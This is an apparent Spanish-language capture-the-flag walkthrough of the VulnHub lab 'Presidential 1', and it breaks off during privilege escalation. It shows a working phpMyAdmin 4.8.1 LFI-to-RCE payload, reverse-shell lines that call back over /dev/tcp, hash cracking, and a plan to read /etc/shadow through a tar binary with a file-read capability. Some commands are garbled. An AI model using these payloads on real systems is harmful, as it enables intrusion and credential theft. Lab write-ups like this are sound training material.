

PRESIDENTIAL 1

- [1. PRESIDENTIAL 1](#)
 - [1.1. Preliminar](#)
 - [1.2. Nmap](#)
 - [1.3. Tecnologías web](#)
 - [1.4. Fuzzing web](#)
 - [1.5. LFI to RCE in phpMyAdmin 4.8.1](#)
 - [1.5.1. LFI](#)
 - [1.5.2. RCE](#)
 - [1.6. Password cracking](#)
 - [1.7. Internal system enumeration](#)
 - [1.8. Privesc via cap dac read search+ep](#)

1. PRESIDENTIAL 1



<https://www.vulnhub.com/entry/presidential-1,500/>

Description

[Back to the Top](#)

The Presidential Elections within the USA are just around the corner (November 2020). One of the political parties is concerned that the other political party is going to perform electoral fraud by hacking into the registration system, and falsifying the votes.

The state of Ontario has therefore asked you (an independent penetration tester) to test the security of their server in order to alleviate any electoral fraud concerns. Your goal is to see if you can gain root access to the server – the state is still developing their registration website but has asked you to test their server security before the website and registration system are launched.

This CTF was created and has been tested with VirtualBox. It should also be compatible with VMWare and is DHCP enabled.

Rating: Medium/Hard - Enumeration is your friend



1.1. Preliminar

- Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su *TTL*. Nos enfrentamos a un *Linux*.

```

> arp-scan -I ens33 --localnet --ignoredups
Interface: ens33, type: EN10MB, MAC: 00:0c:29:97:2c:22, IPv4: 192.168.1.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 34:57:60:da:6a:e7 MitraStar Technology Corp.
192.168.1.34 5c:e4:2a:16:89:15 (Unknown)
192.168.1.54 08:12:a5:98:8e:1e Amazon Technologies Inc.
192.168.1.53 e4:7d:bd:34:e3:4c Samsung Electronics Co.,Ltd
192.168.1.75 00:0c:29:d1:e2:b4 VMware, Inc.
192.168.1.85 7c:10:c9:0e:84:bc (Unknown)
192.168.1.44 44:ef:bf:de:d5:60 China Dragon Technology Limited
192.168.1.181 58:2f:40:99:00:cd Nintendo Co.,Ltd
192.168.1.72 26:ce:4c:96:e7:cb (Unknown: locally administered)
192.168.1.97 b8:3b:cc:36:b2:e1 (Unknown)
192.168.1.125 3a:56:dd:38:55:e7 (Unknown: locally administered)

11 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.910 seconds (134.03 hosts/sec). 11 responded
> ping 192.168.1.75
PING 192.168.1.75 (192.168.1.75) 56(84) bytes of data:
64 bytes from 192.168.1.75: icmp_seq=1 ttl=64 time=0.414 ms
64 bytes from 192.168.1.75: icmp_seq=2 ttl=64 time=0.304 ms
64 bytes from 192.168.1.75: icmp_seq=3 ttl=64 time=0.325 ms

--- 192.168.1.75 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.304/0.347/0.414/0.047 ms
> whichSystem.py 192.168.1.75
192.168.1.75 (ttl -> 64): Linux

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*.

```

> cat allports -l java
File: allports
1 # Nmap 7.93 scan initiated Fri Jan 12 18:12:43 2024 as: nmap -sS -p- --open -T5 -n -Pn --min-rate 5000 -oG allports 192.168.1.75
2 Host: 192.168.1.75 () Status: Up
3 Host: 192.168.1.75 () Ports: 80/open/tcp/http/, 2082/open/tcp/infowave/// Ignored State: closed (65533)
4 # Nmap done at Fri Jan 12 18:12:44 2024 -- 1 IP address (1 host up) scanned in 1.93 seconds

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Evidencia en archivo *targeted*. Tenemos *SSH* con versión *7.4*, por lo que es probable que podamos enumerar posibles usuarios a nivel de sistema.

```

> cat targeted -l ruby
File: targeted
1 # Nmap 7.93 scan initiated Fri Jan 12 18:14:50 2024 as: nmap -sCV -p80,2082 -oN targeted 192.168.1.75
2 Nmap scan report for 192.168.1.75
3 Host is up (0.00032s latency).
4
5 PORT      STATE SERVICE VERSION
6 80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)
7 |_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
8 |_ http-title: Ontario Election Services &raquo; Vote Now!
9 |_ http-methods:
10 |_ Potentially risky methods: TRACE
11 2082/tcp  open  ssh       OpenSSH 7.4 (protocol 2.0)
12 |_ ssh-hostkey:
13 | 2048 0640f4e58cad1ae686dea575d0a2ac80 (RSA)
14 | 256 e9e63a838e94f298dd3e70fbb9a3e399 (ECDSA)
15 | 256 66a8a19fdbd5ec4c0a9c4d53156c436c (ED25519)
16 MAC Address: 00:0C:29:D1:E2:B4 (VMware)
17
18 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
19 # Nmap done at Fri Jan 12 18:14:56 2024 -- 1 IP address (1 host up) scanned in 6.59 seconds

```

1.3. Tecnologías web

- Whatweb*: no nos reporta mucho, pero parece haber una dirección que apuntaremos en nuestro */etc/hosts* para que resuelva esta dirección.

```

> whatweb http://192.168.1.75
http://192.168.1.75 [200 OK] Apache[2.4.6], Bootstrap, Country[RESERVED][ZZ], Email[contact@example.com,contact@votenow.local] HTML5, HTTPSe
rver[CentOS][Apache/2.4.6 (CentOS) PHP/5.5.38], IP[192.168.1.75], JQuery, PHP[5.5.38], Script, Title[Ontario Election Services & Vote
Now!]
> nvim /etc/hosts
> cat /etc/hosts
File: /etc/hosts
1 # Host addresses
2 127.0.0.1 localhost
3 192.168.1.130 parrot
4 ::1 localhost ip6-localhost ip6-loopback
5 ff02::1 ip6-allnodes
6 ff02::2 ip6-allrouters
7
8 # Others
9
10 192.168.1.35 votenow.local

```

1.4. Fuzzing web

- **Gobuster**: tratamos de buscar directorios. Comprobamos en este caso que para acceder a algunos directorios requerimos usar `/` al final para que éstos se detecten. Por tanto, usamos el parámetro `--add-slash` en **Gobuster**. En este punto, descubrimos un directorio `/cgi-bin`, por lo que pensamos en un posible ataque **Shellshock**. No obstante, nos damos cuenta posteriormente que la versión de **Bash** esta bastante actualizada.

```

> gobuster dir -u http://192.168.1.75/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt -t 20 --add-slash
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.75/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Add Slash: true
[+] Timeout: 10s
=====
2024/01/12 18:31:20 Starting gobuster in directory enumeration mode
=====
/cgi-bin/ (Status: 403) [Size: 210]
/icons/ (Status: 200) [Size: 74409]
/assets/ (Status: 200) [Size: 1505]
=====
2024/01/12 18:32:40 Finished
=====

```

- También tratamos de averiguar posibles **subdominios**. Para ello empleamos un diccionario de **Seclists**. Encontramos un subdominio: `datasafe.votenow.local`. Añadimos éste a nuestro `/etc/hosts`.

```

> gobuster vhost -u http://votenow.local/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 20 | grep -v
"400"
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://votenow.local/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2024/01/12 18:37:29 Starting gobuster in VHOST enumeration mode
=====
2024/01/12 18:37:41 Finished
=====
> gobuster vhost -u http://votenow.local/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 | grep
-v "400"
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://votenow.local/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2024/01/12 18:38:35 Starting gobuster in VHOST enumeration mode
=====
Found: datasafe.votenow.local (Status: 200) [Size: 9499]

```

- Como de momento no tenemos mucha más información, vamos a tratar de realizar un escaneo un poco más exhaustivo: concatenaremos otras extensiones a los directorios con `-x`

php,txt,html,bak,tar. Entre los directorios descubiertos, accedemos a [config.php](#), pero no vemos nada, de momento.

```
> gobuster dir -u http://192.168.1.75/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt -t 20 -x php,txt,html,php.bak,bak,tar

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====
[+] Url:             http://192.168.1.75/
[+] Method:          GET
[+] Threads:         20
[+] Wordlist:         /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.1.0
[+] Extensions:     php,txt,html,php.bak,bak,tar
[+] Timeout:         10s
=====
2024/01/12 19:45:59 Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 11713]
/about.html     (Status: 200) [Size: 20194]
/assets         (Status: 301) [Size: 235] [--> http://192.168.1.75/assets/]
/config.php.bak (Status: 200) [Size: 107]
/config.php     (Status: 200) [Size: 0]
```


- Accedemos a [config.php.bak](#) y tampoco encontramos nada, hasta que examinamos el código fuente de la página. Aquí encontramos unas credenciales que guardamos en un archivo [data](#).

```
view-source:http://votenow.local/config.php.bak

1 <?php
2
3 $dbUser = "votebox";
4 $dbPass = "casoj3FFASpsbyoRP";
5 $dbHost = "localhost";
6 $dbName = "votebox";
7
8
9
```

1.5. LFI to RCE in phpMyAdmin 4.8.1

- [CVE-2018-12613](#).
- Vamos ahora al subdominio que encontramos previamente [datasafe.votenow.local](#). Nos encontramos con un panel de acceso. Usamos las credenciales encontradas y conseguimos entrar. Tratamos también de conectarnos por [SSH](#) con `ssh votebox@192.168.1.75 -p 2082` para usar estas credenciales, pero no podemos. No obstante, descubrimos que dentro de esta página se está usando por detrás [PhpMyAdmin 4.8.1](#).



- Sabiendo esto, buscamos posibles exploits para esta versión, y encontramos que hay un **LFI** que deriva en una **ejecución de código remoto**.

```
> searchsploit phpmyadmin 4.8.1
-----
Exploit Title | Path
-----|-----
phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (1) | php/webapps/44924.txt
phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (2) | php/webapps/44928.txt
phpMyAdmin 4.8.1 - Remote Code Execution (RCE) | php/webapps/50457.py
Shellcodes: No Results
> searchsploit -m php/webapps/50457.py
Exploit: phpMyAdmin 4.8.1 - Remote Code Execution (RCE)
URL: https://www.exploit-db.com/exploits/50457
Path: /usr/share/exploitdb/exploits/php/webapps/50457.py
Codes: CVE-2018-12613
Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/parrotpryor/CTF/vulnhub/Presidential-1/exploits/50457.py
```

“

- **PhpMyAdmin** es una aplicación de software de código abierto escrita en **PHP**, diseñada para gestionar de manera fácil y eficiente bases de datos **MySQL** o **MariaDB** a través de una interfaz web. Proporciona una variedad de herramientas para administrar bases de datos, tablas, usuarios, privilegios, consultas SQL, importación y exportación de datos, entre otras funciones.

1.5.1. LFI

- Abrimos el exploit del **LFI** para ver cómo funciona por detrás. Parece ser que el parámetro vulnerable es el que podemos ver en esta imagen.

```
# 4th req: execute payload
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f../../../../../../../../var/lib/php/session/sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)
if r.status_code != 200:
    print("Exploit failed")
    exit()
```

- Explotando este **LFI** conseguimos tener acceso al **/etc/passwd** de la máquina víctima. Vemos que **admin** es un usuario válido a nivel de sistema.

```
http://datasafe.votenow.local/index.php?target=db_sql.php%253f../../../../../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/sbin/nologin systemd-network:x:192:192:systemd Network Management:/sbin/nologin dbus:x:81:81:system message bus:/sbin/nologin polkitd:x:999:998:User for polkitd:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin postfix:x:89:89:/var/spool/postfix:/sbin/nologin chrony:x:998:996:/var/lib/chrony:/sbin/nologin apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin admin:x:1000:1000:/home/admin:/bin/bash mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
```

- Por tanto, tratamos de acceder a **/home/admin/.ssh/id_rsa** para comprobar si podemos listar su **clave privada de SSH**, pero no tenemos acceso. Seguidamente, intentamos listar **/var/log/apache2/access.log** para ver si podemos efectuar un **Log Poisoning**, pero no existe este archivo aparentemente. Lo que sí podemos listar es el contenido de **/proc/net/tcp**.

[illegible]

- Lo que hacemos a continuación es guardar el contenido de `/proc/net/tcp` en un archivo `data_ports`. Ahora, mediante **expresiones regulares**, filtramos para quedarnos solo con el puerto en sí, para, seguidamente, iterar sobre los mismos. Usamos `{{(0x$port)}}` para convertir el valor de `port` de hexadecimal a decimal. Y con este one-liner obtenemos los **puertos internos abiertos**. Ahora vemos que, internamente, tenemos otro puerto que no pudimos enumerar antes, el **puerto 3306**, el cual corresponde a **MySQL**.


```
> for port in $(cat data/ports | awk '{print $2}' | awk '{print $2}' F5=":" | sort -u); do echo "[+] Port $port ->${(0x$port)}"; done
```

```
[+] Port 0050 ->80  
[+] Port 0822 ->2082  
[+] Port 0CEA ->3306
```


```
Δ > /home/p/pryor/CTF/vulnhub/Presidental-1/content > > >
```

- “


- Tras enumerar diversos directorios a través de este **LFI**, vamos a tratar de ejecutar comandos mediante el parámetro vulnerable que nos proporcionaba el exploit. Para ello, necesitamos nuestro identificador de sesión, ya que éste tendremos que incluirlo en la URL. Para ello, abrimos las herramientas de desarrollador y copiamos el valor de la **cookie** llamada **PhpMyAdmin**.



- Ahora, tras nuestro LFI (../../../../), concatenamos `/var/lib/php/session/sess(cookie)` en la URL. Esta vulnerabilidad se debe a que en este directorio se almacenan las sesiones en archivos temporales. Pues bien, al acceder a este recurso, la información listada de este modo corresponde en parte a lo que estamos viendo por la web.



- Por otro lado, tenemos una sección **SQL** que nos permite hacer consultas, las cuales se representarán bajo el directorio `/var/lib/php/session/` (es decir, el código se inyectará aquí). Como sabemos que el servidor interpreta código PHP, podríamos intentar usar una estructura como esta que aparece en la imagen.



- Ahora, al enviar esta consulta, nos ponemos en escucha con **Netcat** por el **puerto 443**, y recargamos la página `/var/lib/php/session/`, que es donde se interpretará este código. Obtenemos nuestra **shell reversa**.

```
> nc -nvlp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.1.75.
Ncat: Connection from 192.168.1.75:36018.
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
bash-4.2$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:d1:e2:b4 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.75/24 brd 192.168.1.255 scope global noprefixroute dynamic ens33
            valid_lft 19951sec preferred_lft 19951sec
        inet6 fe80::e312:3191:973b:e715/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
bash-4.2$ |
```

- `-i >& /dev/tcp/192.168.1.130/443 0>&1 &`, y luego nos salimos de la que recibimos en primer lugar. De este modo, volveremos a tener el navegador operativo. Realizamos ahora el **tratamiento de la TTY**.

```
bash-4.2$ bash -l && /dev/tcp/192.168.1.130/443 0*&1 &
bash -l && /dev/tcp/192.168.1.130/443 0*&1 &
(1) 2780
bash-4.2$ exit
exit
exit

🔍 📄 /home/parrot/prjct/CTF/vulnhub/Presidential-1/content 🔍 ⏪ took 28h 53m 45s 🔍 |

🔍 🔍

nc -nvlp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.1.75.
Ncat: Connection from 192.168.1.75:36020.
bash: no job control in this shell
bash-4.2$
```

```

$ nc -nvlp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.1.75.
Ncat: Connection from 192.168.1.75:36020.
bash: no job control in this shell
bash-4.2$

```

- Antes de todo, investigamos un poco más en la web, y encontramos esta contraseña hasheada para el usuario *admin*. La guardamos en un archivo para tratar de romperla.

The screenshot shows the phpMyAdmin web interface. The browser's address bar displays the URL: `http://dataofate.voteweb.local:3306/phpmyadmin?table=voteweb%20users&pos=0`. The interface shows the 'Database: voteweb' and 'Table: users' selected. The 'Structure' tab is active, displaying the table's schema with columns 'username' and 'password'. The 'password' column contains a long alphanumeric string. The 'Query results operations' section at the bottom shows options like 'Print', 'Copy to clipboard', 'Export', 'Display chart', and 'Create view'.

- Usamos **John The Ripper**: `john -w:/usr/share/wordlists/rockyou.txt hash`. Tras unos minutos, obtenemos la contraseña en texto claro, la cual es *Stella*.

- ```
john -w=/usr/share/wordlists/rockyou.txt hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4896 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:28 0.00% (ETA: 2024-01-16 00:22) 0g/s 94.83p/s 94.83c/s 94.83C/s mermaid..andone
0g 0:00:02:25 0.00% (ETA: 2024-01-16 00:18) 0g/s 94.77p/s 94.77c/s 94.77C/s BRIANNA..jamesyap
0g 0:00:03:49 0.13% (ETA: 2024-01-16 00:06) 0g/s 95.35p/s 95.35c/s 95.35C/s sharp1e1..lilnana2
0g 0:00:07:23 0.25% (ETA: 2024-01-16 00:12) 0g/s 95.70p/s 95.70c/s 95.70C/s 200393..102303
Stella [?]
1g 0:00:05:45 DONE (2024-01-13 22:08) 0.001902g/s 95.18p/s 95.18c/s 95.18C/s anyone..Loveyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[admin@votenow ~]$
```

- Migramos de sesión al usuario **admin**, proporcionando esta contraseña. Accedemos a su directorio personal, y obtenemos la flag de usuario.

- ```
bash-4.2$ cd /home
bash-4.2$ ls
admin
bash-4.2$ cd admin
bash: cd: admin: Permission denied
bash-4.2$ ls -l
total 0
drwx----- 2 admin admin 116 Jun 28 2020 admin
bash-4.2$ su admin
Password:
[admin@votenow home]$ ls
admin
[admin@votenow home]$ cd admin
[admin@votenow ~]$ ls
notes.txt user.txt
[admin@votenow ~]$ cat notex.txt
cat: notex.txt: No such file or directory
[admin@votenow ~]$ cat notes.txt
Reminders:

1) Utilise new commands to backup and compress sensitive files
[admin@votenow ~]$ cat user.txt
663ba6a402a57536772c6118e8181570
[admin@votenow ~]$
```

1.7. Internal system enumeration

- Para tratar de escalar privilegios, primero obtenemos información sobre el sistema operativo y su distribución: `uname -a` y `cat /etc/os-release`. Encontramos que ciertamente, la versión del **kernel** es algo antigua.

- ```
[admin@votenow ~]$ cat /etc/os-release
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"

CENTOS_MANTISBT_PROJECT="CentOS-7"
CENTOS_MANTISBT_PROJECT_VERSION="7"
REDHAT_SUPPORT_PRODUCT="centos"
REDHAT_SUPPORT_PRODUCT_VERSION="7"

[admin@votenow ~]$ uname -a
Linux votenow.local 3.10.0-1127.13.1.el7.x86_64 #1 SMP Tue Jun 23 15:46:38 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
[admin@votenow ~]$
```

- No obstante, vamos a buscar primero archivos con el **privilegio SUID** asignado con `find / -perm -4000 2>/dev/null`. En un principio, no vemos nada interesante.

```
[admin@votenow ~]$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/crontab
/usr/bin/pkexec
/usr/bin/passwd
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/sbin/usernetctl
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
[admin@votenow ~]$
```

- Enumeraremos ahora las **capabilities** con `getcap -r / 2>/dev/null`. Observamos que `/usr/bin/suexec` tiene la capability **CAP\_SEUIDT+ep** asignado, que el propietario es **root**, y que el usuario **apache** puede ejecutarlo, pero no puede leer o escribir en él.

```
[admin@votenow ~]$ getcap -r / 2>/dev/null
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/tarS = cap_dac_read_search+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
[admin@votenow ~]$ ls -l /usr/sbin/suexec
-r-x--x--x. 1 root apache 15368 Apr 2 2020 /usr/sbin/suexec
[admin@votenow ~]$ strings /usr/sbin/suexec
bash: strings: command not found
[admin@votenow ~]$ strings /usr/sbin/suexec
strings: /usr/sbin/suexec: Permission denied
[admin@votenow ~]$
```

- Aunque por otro lado, vimos que `/usr/bin/tarS` tiene la capability **CAP\_DAC\_READ\_SEARCH+ep** asignada. Esta capability nos permite leer archivos privilegiados. Por tanto, podríamos ir a un directorio que tengamos permisos de escritura, como `/tmp`, comprimir el `/etc/shadow` mediante `tarS -cvf shadow.tar /etc/shadow` y descomprimirlo posteriormente con `tarS -xf shadow.tar`. En un principio, no podemos leerlo, pero como nuestro usuario actual es el propietario, podemos darle todos los permisos con `chmod 777 shadow` para poder hacerlo.

```
[admin@votenow ~]$ getcap -r / 2>/dev/null
